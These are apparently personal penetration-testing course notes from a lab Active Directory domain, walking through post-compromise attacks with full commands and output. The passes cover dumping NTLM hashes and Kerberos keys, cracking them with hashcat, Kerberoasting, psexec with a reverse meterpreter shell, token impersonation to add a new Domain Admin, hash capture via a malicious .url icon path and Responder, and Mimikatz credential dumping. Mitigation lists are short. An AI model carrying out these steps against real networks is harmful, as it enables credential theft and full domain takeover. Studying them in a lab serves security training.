GIBSON.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
GIBSON.local\joey:1108:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
GIBSON.local\Burn:1109:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
ExilIelyso:1112:aad3b435b51404eeaad3b435b51404ee:a267383a92609b146055b9c72321c6fa:::
GIBSON-DC$:1000:aad3b435b51404eeaad3b435b51404ee:063c6a89bf269585d89117ca3e83dfda:::
NIKON-PC$:1110:aad3b435b51404eeaad3b435b51404ee:39e5fac2506c8cb4b2e7223a273bab60:::
PHREAK-PC$:1111:aad3b435b51404eeaad3b435b51404ee:64bbec2cf6d3c8a078b601283525f5d1:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:4ef963fc3d83caf30799509706eac47897c071fa83467616c323025e614150ab
Administrator:aes128-cts-hmac-sha1-96:14607a16106c0beeca981cb399c4363c
Administrator:des-cbc-md5:6d6e346b5db3f476
krbtgt:aes256-cts-hmac-sha1-96:47f8caba9752fbd8c40c13511d0ba2bb51893a0bf57345f49d1bca380ced935
krbtgt:aes128-cts-hmac-sha1-96:7c0797eed29db3b4796f33425c9a0c26
krbtgt:des-cbc-md5:ea61fb79efb52f52
GIBSON.local\Nikon:aes256-cts-hmac-sha1-96:fad775228c506a1d6f752178b5cc1010cbf3258b0fc8059a2e6e5a0afc9fd859
GIBSON.local\Nikon:aes128-cts-hmac-sha1-96:73b32cd258ab6bf2c4a6c9421190a6b0
GIBSON.local\Nikon:des-cbc-md5:983b9e9e205e927f
GIBSON.local\SQLService:aes256-cts-hmac-sha1-96:731cc666dce00a4bcb801b7f88219d125f282c1db4be1f17245a4cf9bbfe523
GIBSON.local\SQLService:aes128-cts-hmac-sha1-96:0a5713f41e97d58db58785219f4ccac9
GIBSON.local\SQLService:des-cbc-md5:f86731c4fe4a259e
GIBSON.local\joey:aes256-cts-hmac-sha1-96:e8abb09b9f6d9deecdffaa9ce259232c336fd316c89d434c3e6f6bd75fe14bef
GIBSON.local\joey:aes128-cts-hmac-sha1-96:072595a18183fdeda15c1dba9b92c117
GIBSON.local\joey:des-cbc-md5:0d4076f7f791fb25
GIBSON.local\Burn:aes256-cts-hmac-sha1-96:b1be20ab0807b54ccf54845db704da96c669098c55efb2f720e844bacc3e87ea
GIBSON.local\Burn:aes128-cts-hmac-sha1-96:834e0d7b07f27053347e575c656fac5a
GIBSON.local\Burn:des-cbc-md5:61dccc4ffef23275
ExilIelyso:aes256-cts-hmac-sha1-96:1183bce3ad4ad4e5118251a2ca4aed9854e50fd5695614d83f4bbb801fdde733
ExilIelyso:aes128-cts-hmac-sha1-96:1028332881936ab435322768f2cb2fd5
ExilIelyso:des-cbc-md5:1fb5b97fab9889ea
GIBSON-DC$:aes256-cts-hmac-sha1-96:c5ab7d97516447bde166f22202c2032a4bb365992ea2a749b4d13ab42eed2215
GIBSON-DC$:aes128-cts-hmac-sha1-96:12ee11e3838b328db7bd8da2412192ef
GIBSON-DC$:des-cbc-md5:5d8645b9e020a1a8
NIKON-PC$:aes256-cts-hmac-sha1-96:0ed2030baf4e5bb152d3a98b51c8b0f90038df2c43ae211dd781bde2d5f1a120

```

Cracking the hash

Need the NT portion, not the LM

Full hash: aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32

LM Portion: aad3b435b51404eeaad3b435b51404ee

NT Portion: 9e7c6b33d9a2dfc1c9aef53eb2837b32

```
hashcat -m 1000 hash wordlist
```

```

(root@kali)-[~]
# hashcat -m 1000 ntlm.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i9-11900K @ 3.50GHz, 2910/5884 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: 9e7c6b33d9a2dfc1c9aef53eb2837b32
Time.Started.....: Wed Nov 29 10:24:52 2023 (4 secs)
Time.Estimated...: Wed Nov 29 10:24:56 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3928.3 kH/s (0.08ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b726973746556e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 0%

```

aad3b435b51404eeaad3b435b51404ee:9e7c6b33d9a2dfc1c9aef53eb2837b32

```

(kali@kali)-[~]
$ llmnr -> fcastle hash -> cracked -> sprayed the password -> found new l
ogin -> secretsdump those logins -> local admin hashes -> respray the netwo
rk with local accounts

```

Pass Attack Mitigations

- Limit Account re-use
 - Avoid re-using local admin password
 - Disable guest and Admin accounts
 - Limit who is a local admin
- Utilize Strong Passwords
 - The longer, the better
 - Avoid using common words

- # Kerberoasting

The diagram illustrates the Kerberoasting process involving three entities: a Victim/User (represented by a computer icon), a Domain Controller (represented by a server rack icon), and an Application Server (represented by a server rack icon).

Goal of Kerberoasting: Get TGS and decrypt server's account hash.

Steps:

1. Request TGT, Provide NTLM hash
2. Receive TGT enc w/ krbtgt hash
3. Request TGS for Server (Presents TGT)
4. Receive TGS enc w/ server's account hash (TGS received)
5. Present TGS for service enc w/ server's account
6. Used when mutual authentication is required.

Optional Steps:

- PAC Validation Request. Optional
- PAC Validation Response. Optional

Kerberoasting Walkthrough

[illegible]

```
$krb5tgs$23$*SQLService$GIBSON.LOCAL$GIBSON-  
DC/SQLService.GIBSON.local~60111*$3f33d26e28c43040731145a7c7df70c8$8de35dc45  
2c3cb8fb7d95bd04d7e2995d7156b1eb71a4395455bc8906024fdbaf3e292915d2f61228f8b
```

1c66ac26075b4586351490848425c1b664d8c9a3a5688629027ac9daebf161e80f63849b19f5
1f078c8b726e4dcb4446f9d2a15937cc6f5470001e10168bb043f16580e871b41be001911642
212472f33d25aa2f48c1038dde279078efa01d4059cdb38489d86bc2500a0c0805ec1639ad6a
5ad2b7fc5abe3660db4983dcef0235ec1ec262868f6001e7dc911429ad8989c5f2339dd00a18
a1ab4e566ef4ec193598b239f93f3efb733a83f178eee5ee8dccd1fc5f0ec95b6a08039de6ce
635b56ab5ed2a04b51350b57c1f1f5617edb0813e4ca21053ad30f98edbbc71a776ef0f92ffe
f089ad022035d042b9f00542c8b4d4fc781c45960bd77d02a5e4b7439d9e2ffa60015ff90f91
2d698f8fc5823758d2f7a758900119647ef82e5b4141e8642abcc8d28ba29330c9b23eeef771
7a39739adfce2d4aa1e81e32f9f9ac7833586d88b1e859c2572159b182c8e94be2889c12505e
045417bf4e7fe464b0fc5ff7a41583f3d53f254e48c2376a32ad462c9254e2f02d4bbe4202fa
fdf4a5039fe745668c67a086739528613f4bb491ab43a88eae4b9b30cf98ce96b60b5f5afc45
4120b27a4ec5ca3503852885fa9dd996e6fb1348cf9028e12dcd6efe3fefaf3fcd759d222450d
eacc941ff3885948e28d0e8bdf528127d133ecaddc3d3587acadcc736e7cc2b547f987a0eff9
224fdf9b847f2a83e2dc0ea253de3bba6fc19586dd168ab5e1a453bec9f483578ffe5be36f34
b55b69e50672511c1fc69d48afa65eead2506e8e65d2c8d05810f323e248c69e8dbc2b17a9fe
6d13ea443e862141c753917857bed7e66cba1f878cf9356cc32968ac92b7eddb224a4e3af3c7
4d059f577ed6f8ed909c0939c1ec0da12dc3711d9615d562119189f4a6b144a75e1bb5b71675
b4df694250b3dd0b164cf94f8249bb85ea65f0736e8acb6aca070480205a151158ef3204d8d6
42a2bb650cefe603b9925225dabf263cda49279363ccefadecd68a2cf84d3226ee18803ef1c8
10de799710a1bde694901f6fc8d7743e0965033a510cefb30246232e1dd5e0106b08f6e70507
70c018357d70372854a241ee5dc793132e7385ee746f43376ce7aec661378c9e5036049d86dc
8269750d4ca92922c92328760d3f8cc201099c505452a097ad3ee536b8b8ba237bc4706d36ce
5aa70492d0f78fe084a789b70103a6910e98e1b431fa23ba2769066a31371673d2b382a31598
a7b076021f69da539c497860e096c2af0fc528c29e650e25cf05fd04f353d09a237d19384593
db74681fc218c99c4e0f0d33a8bd8e4803e5cf8bf425dd4d666db733065e9d38e669c9cfafdc
f8aa122d338c12b1298ba149692a6323247efce9cf5751f3ce39954388732f165199ad0683ab
7c93063f6fcb4375ef4b33c877d82756e3557b3735c035578b5fa5cc5d5966aa6792101dcfbf
27b6bd0143b

Cracking the Kerb hash

```
hashcat -m 13100 hash.txt wordlist
```



```

(root@kali)-[~]
# hashcat -m 13100 kerb.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i9-11900K @ 3.50GHz, 2910/5884 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient..._

$krb5tgs$23$*SQLService$GIBSON.LOCAL$GIBSON-DC/SQLService.GIBSON.local~60111*$3f
8bb043f16580e871b41be001911642212472f33d25aa2f48c1038dde279078efa01d4059cdb38489
c71a776ef0f92ffef089ad022035d042b9f00542c8b4d4fc781c45960bd77d02a5e4b7439d9e2ffa
fafdf4a5039fe745668c67a086739528613f4bb491ab43a88eae4b9b30cf98ce96b60b5f5afc4541
511c1fc69d48afa65eead2506e8e65d2c8d05810f323e248c69e8dbc2b17a9fe6d13ea443e862141
bf263cda49279363cccfadecd68a2cf84d3226ee18803ef1c810de799710a1bde694901f6fc8d774
31fa23ba2769066a31371673d2b382a31598a7b076021f69da539c497860e096c2af0fc528c29e65
cc5d5966aa6792101dcfbf27b6bd0143b MYpassword123#

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*SQLService$GIBSON.LOCAL$GIBSON-DC/SQLS...d0143b
Time.Started.....: Fri Dec 1 11:57:27 2023 (7 secs)
Time.Estimated...: Fri Dec 1 11:57:34 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1472.0 kH/s (0.86ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10846208/14344385 (75.61%)
Rejected.....: 0/10846208 (0.00%)
Restore.Point....: 10844160/14344385 (75.60%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: MaRtIn -> MYSELFonly4EVER
Hardware.Mon.#1..: Util: 59%

Started: Fri Dec 1 11:57:09 2023
Stopped: Fri Dec 1 11:57:36 2023

```

Kerberoasting Mitigation

- Strong Passwords
- Least Priv

Token Impersonation

Tokens are temporary keys that allowed us access to a system/network without having to provide credentials each time we access a file. Cookies for computers

Two types:

- Delegate
 - Created for logging into a machine use RDP
- Impersonate
 - "non-interactive" such as attaching a network drive or a domain logon script

Token Impersonation Walkthrough

Using metasploit

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

  Name           Current Setting  Required  Description
  ----
  RHOSTS         192.168.126.132 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         445             yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME  The service display name
  SERVICE_NAME      The service name
  SMBDomain       Gibson.local    no        The Windows domain to use for authentication
  SMBPass         P@ssw0rd!      no        The password for the specified username
  SMBSHARE        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBUser         Nikon          no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name           Current Setting  Required  Description
  ----
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.126.129 yes          The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > _
```

```
msf6 > run
[*] Started reverse TCP handler on 192.168.129:4444
[*] 192.168.126.132:445 - Connecting to the server...
[*] 192.168.126.132:445 - Authenticating to 192.168.126.132:445[Gibson.local as user 'Nikon'...]
[*] 192.168.126.132:445 - Selecting PowerShell target
[*] 192.168.126.132:445 - Executing the payload...
[*] Sending stage (200774 bytes) to 192.168.126.132
[+] 192.168.126.132:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (192.168.129:4444 -> 192.168.126.132:60384) at 2023-12-01 12:10:08 -0500

meterpreter > shell
Process 1644 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1806]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>_
```

Loading modules

```
meterpreter > load
load bofloader load espia load extapi load incognito load kiwi load lanattacks load peinjector load powershell load priv load python load sniffer load stdapi load unhook load winmem
meterpreter > load
```

Kiwi - Mimikatz

Load incognito

help

Incognito Commands

=====

Command	Description
-----	-----
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

meterpreter >

meterpreter > list_tokens -u

Delegation Tokens Available

=====

Font Driver Host\UMFD-0

Font Driver Host\UMFD-1

GIBSON\Nikon

NT AUTHORITY\LOCAL SERVICE

NT AUTHORITY\NETWORK SERVICE

NT AUTHORITY\SYSTEM

Window Manager\DWM-1

Impersonation Tokens Available

=====

No tokens available

meterpreter > list_tokens -g

Delegation Tokens Available

=====

\

\Authentication authority asserted identity

BUILTIN\Administrators

BUILTIN\Users

GIBSON\Denied RODC Password Replication Group

GIBSON\Domain Admins

GIBSON\Domain Users

GIBSON\Enterprise Admins

GIBSON\Group Policy Creator Owners

GIBSON\Schema Admins

NT AUTHORITY\Authenticated Users

```
meterpreter > impersonate_token gibson\\Nikon
[+] Delegation token available
[+] Successfully impersonated user GIBSON\\Nikon
meterpreter > shell
Process 6472 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.1806]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
gibson\nikon
```

```
C:\Windows\system32>_
```

```
meterpreter > rev2self
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > _
meterpreter > list_tokens -u
```

```
Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
GIBSON\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-2
```

```
Impersonation Tokens Available
=====
No tokens available
```

```
meterpreter >
```

```
meterpreter > impersonate_token gibson\\Administrator
[+] Delegation token available
[+] Successfully impersonated user GIBSON\Administrator
meterpreter > shell
Process 8992 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19042.1806]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
gibson\administrator
```

```
C:\Windows\system32>
```

Making a new user and adding them to DA

```
net user /add name password /domain
```



```
C:\Windows\system32>net user /add plague Password1 /domain
net user /add plague Password1 /domain
The request will be processed at a domain controller for domain GIBSON.local.

The command completed successfully.
```

```
net group "Domain Admins" name /add /domain
```

```
C:\Windows\system32>net group "Domain Admins" plague /add /domain
net group "Domain Admins" plague /add /domain
The request will be processed at a domain controller for domain GIBSON.local.

The command completed successfully.
```

Token Impersonation Mitigation

- Limit user/group token creation permission
- Account tiering
- Local admin restriction


URL File Attacks

We have a compromised account OR an OpenFile share

SCF Attack still works but not as good. Various auth attacks can be found [Active Directory Attacks](#)

On the windows 10 user machine, put this in a notepad and save it as
"@test.url" to the hackme directory

```
[InternetShortcut]
URL=blah
WorkingDirectory=blah
IconFile=\\192.168.126.129\%USERNAME%.icon
IconIndex=1
```



RUn responder

```
responder -I interface -dwPv
```

[illegible]

GPP / cPassword Attacks and Mitigations

Attack

- Group Policy Preferences (GPP) allowed admins to create policies using embedded credentials
- These Credentials were encrypted and place in a "cPassword"
- The key was accidentally released
- Patches in MS14-025, but doesn't prevent previous users
- Still relevant

```
smb enum gpp in metasploit\
```

Mitigation

- Patch. Fixed in KB2962486





- Delete old gpp xlm files in SYSVOL

Mimikatz

Used to view and steal creds, generate Kerberos tickets, and leverage attacks. Dumps creds stored in memory.

Go to [GentleKiwi Mimikatz Github](#). DL the trunk.zip, open/extract it. Get the 4 files onto the target machine in whatever way you wish.

is PC > Downloads > mimikatz_trunk > x64

Name	Date modified	Type	Size
 mimidrv.sys	12/1/2023 9:41 AM	System file	37 KB
 mimikatz	12/1/2023 9:41 AM	Application	1,324 KB
 mimilib.dll	12/1/2023 9:41 AM	Application exten...	37 KB
 mimispool.dll	12/1/2023 9:41 AM	Application exten...	11 KB

```
c:\Users\Administrator\Downloads\mimikatz_trunk\x64>dir
Volume in drive C has no label.
Volume Serial Number is 9291-BF79

Directory of c:\Users\Administrator\Downloads\mimikatz_trunk\x64

12/01/2023  09:41 AM    <DIR>          .
12/01/2023  09:41 AM    <DIR>          ..
12/01/2023  09:41 AM             37,208 mimidrv.sys
12/01/2023  09:41 AM          1,355,264 mimikatz.exe
12/01/2023  09:41 AM             37,376 mimilib.dll
12/01/2023  09:41 AM             10,752 mimispool.dll
               4 File(s)          1,440,600 bytes
               2 Dir(s)  53,707,890,688 bytes free

c:\Users\Administrator\Downloads\mimikatz_trunk\x64>
```

```

c:\Users\Administrator\Downloads\mimikatz_trunk\x64>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::
ERROR mimikatz_doLocal ; "(null)" command of "privilege" module not found !

Module :      privilege
Full name :    Privilege module

        debug - Ask debug privilege
        driver - Ask load driver privilege
        security - Ask security privilege
        tcb - Ask tcb privilege
        backup - Ask backup privilege
        restore - Ask restore privilege
        sysenv - Ask system environment privilege
        id - Ask a privilege by its id
        name - Ask a privilege by its name

mimikatz #

```

Ask for Debug priv

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _

```

sekurlsa

```

mimikatz # sekurlsa::
ERROR mimikatz_doLocal ; "(null)" command of "sekurlsa" module not found !

Module :      sekurlsa
Full name :   SekurLSA module
Description :  Some commands to enumerate credentials...

    msv - Lists LM & NTLM credentials
    wdigest - Lists WDigest credentials
    kerberos - Lists Kerberos credentials
    tspkg - Lists TsPkg credentials
    livessp - Lists LiveSSP credentials
    cloudap - Lists CloudAp credentials
    ssp - Lists SSP credentials
logonPasswords - Lists all available providers credentials
    process - Switch (or reinit) to LSASS process context
    minidump - Switch (or reinit) to LSASS minidump context
    bootkey - Set the SecureKernel Boot Key to attempt to decrypt LSA Isolated credentials
    pth - Pass-the-hash
    krbtgt - krbtgt!
    dpapisystem - DPAPI_SYSTEM secret
    trust - Antisocial
    backupkeys - Preferred Backup Master keys
    tickets - List Kerberos tickets
    ekeys - List Kerberos Encryption Keys
    dpapi - List Cached MasterKeys
    credman - List Credentials Manager

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 12298463 (00000000:00bba8df)
Session : Interactive from 2
User Name : Administrator
Domain : GIBSON
Logon Server : GIBSON-DC
Logon Time : 12/1/2023 9:14:43 AM
SID : S-1-5-21-3985439650-2305610252-3100888474-500

    msv :
    [00000003] Primary
    * Username : Administrator
    * Domain : GIBSON
    * NTLM : 9e7c6b33d9a2dfc1c9aef53eb2837b32
    * SHA1 : ab9a56dbbbc86c24d6f5a4c2c108ac9c1c1babf9
    * DPAPI : 7ea191f25f82bd8fffac09d50ba9afe6
    tspkg :
    wdigest :
    * Username : Administrator
    * Domain : GIBSON
    * Password : (null)
    kerberos :
    * Username : Administrator
    * Domain : GIBSON.LOCAL
    * Password : (null)
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 12219107 (00000000:00ba72e3)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 12/1/2023 9:14:29 AM
SID : S-1-5-90-0-2

    msv :
    [00000003] Primary
    * Username : NIKON-PC$
    * Domain : GIBSON
    * NTLM : 39e5fac2506c8cb4b2e7223a273bab60
    * SHA1 : 6b2ffb8e832e06be7ae4bd61b9a23887cd29d923
    tspkg :
    wdigest :
    * Username : NIKON-PC$
    * Domain : GIBSON
    * Password : (null)
    kerberos :
    * Username : NIKON-PC$
    * Domain : GIBSON.local
    * Password : 0)s+0xz03<lkZa,i?tnGBkFSgilZJ^q1Ik8\${*UTdV["DUT]YErE(*GZEg2[s5h>x>ny0 7vnN/9iUp64,[IoPb=MIcfcqzXo-y"ky/@YS]zA!fXZ@gGs,f1
    ssp :
    credman :
    cloudap :

```

We can look for/grab NTLM, computer passwords, clear text passwords, etc.

Post-Compromise Attack Strategy

Search for Quick Wins

- Kerberoasting
- Secretsdump.py
- Pass the hash/passworf

Enumerate

- Bloodhound
- Where does the account access
- Old vulns